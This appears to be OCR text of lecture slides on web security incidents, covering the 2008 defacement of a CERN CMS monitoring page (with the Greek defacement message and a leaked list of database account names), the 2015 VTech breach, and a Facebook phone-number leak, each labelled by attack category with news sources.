
Unauthorized access

flickr@thejohnyoung

CERN 2008

1. Defacement

Changing / replacing the look of a site.



CMS Web-Based Monitoring

Luminosity

HF LumiSection

HF Fast *[Forward HCAL]*

LumiScalers

DatabaseBrowser

devdb10

cms_hcl

cms_hcl_int2r_lb

cms_pvss_tk

ecalh4db

int2r_lb

ConfigureDescriptors

cms_hcl

cms_pvss_tk

ecalh4db

CustomizedSlides

cms_hcl

cms_pvss_tk

ecalh4db

int2r_lb

WBM Services

RunSummary

Online DQM GUI Display

SnapShotService S^3

RunSummary TIF

ECALSummary

TriggerRates

CMS PageZero

DcsLastValue

HCalChannelQuality

LhcMonitor

MagnetHistory

EventProxy

ConditionsBrowser

Links

CMS Page 1

FNAL ROC

Commissioning & Run Coordination

Shift ELog

Documentation

Constructing a command line RunSummary Query

Constructing a Database Query Plot URL

Using the RunNotification Service

Documentation for CustomizedSlides

Meta Data

Code

Tomcat

Java

Root

PL/SQL

Presentations

WBM Proposal tex | pdf (CMS IN-2006/044)

CMS WBM 2006.08.10 ppt | pdf


Please submit any problems or requests you may have through Savannah.
Last modified: Tue May 8 15:24:03 CDT 2008

Source: http://astroengine.com/2008/09/16/greek-hackers-invade-lhc-nothing-much-happens/

CERN 2008

1. Defacement

Changing / replacing the look of a site.



```
10/09/08 03:00

Αυτήν την ώρα γίνετε η απόπειρα πειράματος στο CERN.

Ο λόγος που διαλέξαμε αυτή τη σελίδα είναι για να σας θυμίζουμε μερικά πράγματα.
Δεν έγινε βάση κάποιας προσωπικής μας αντιπαράθεσης με την ομάδα διαχείρισης του CERN αλλα με βάση την μεγάλη επισκεψιμότητα
που θα αποκτήσει τα επόμενα 24ωρα ο συγκεκριμένος διαδικτυακός τόπος λόγο του πειράματος.

Μερικά στοιχεια απ' τη βάση :

USERNAME USER_ID CREATED
SYS 0 2008-02-18 16:19:25.0
SYSTEM 5 2008-02-18 16:19:25.0
OUTLN 11 2008-02-18 16:19:28.0
DIP 19 2008-02-18 16:21:17.0
TSMSYS 21 2008-02-18 16:23:27.0
DBSNMP 24 2008-02-18 16:24:25.0
WMSYS 25 2008-02-18 16:24:53.0
EXFSYS 34 2008-02-18 16:27:55.0
XDB 35 2008-02-18 16:28:04.0
PDB_ADMIN 46 2008-02-18 17:26:32.0
```

Source: http://astroengine.com/2008/09/16/greek-hackers-invade-lhc-nothing-much-happens/

VTech 2015

2. Data disclosure

User data is accessible to malicious users.

Massive VTech hack exposes data of nearly 5 million parents and over 200,000 kids

"…a hacker made off with over **4.8 million records** of parents and over 200,000 records for kids"

"… parents' names, home addresses, **email addresses and passwords**"


"The **secret questions** used to recover accounts and passwords were stored in **plaintext**."

Source: http://www.computerworld.com/article/3009236/cybercrime-hacking/massive-vtech-hack-exposes-data-of-nearly-5-million-parents-and-over-200-000-kids.html

Facebook, recently

2. Data disclosure

User data is accessible to malicious users.



A huge database of Facebook users' phone numbers found online

Zack Whittaker

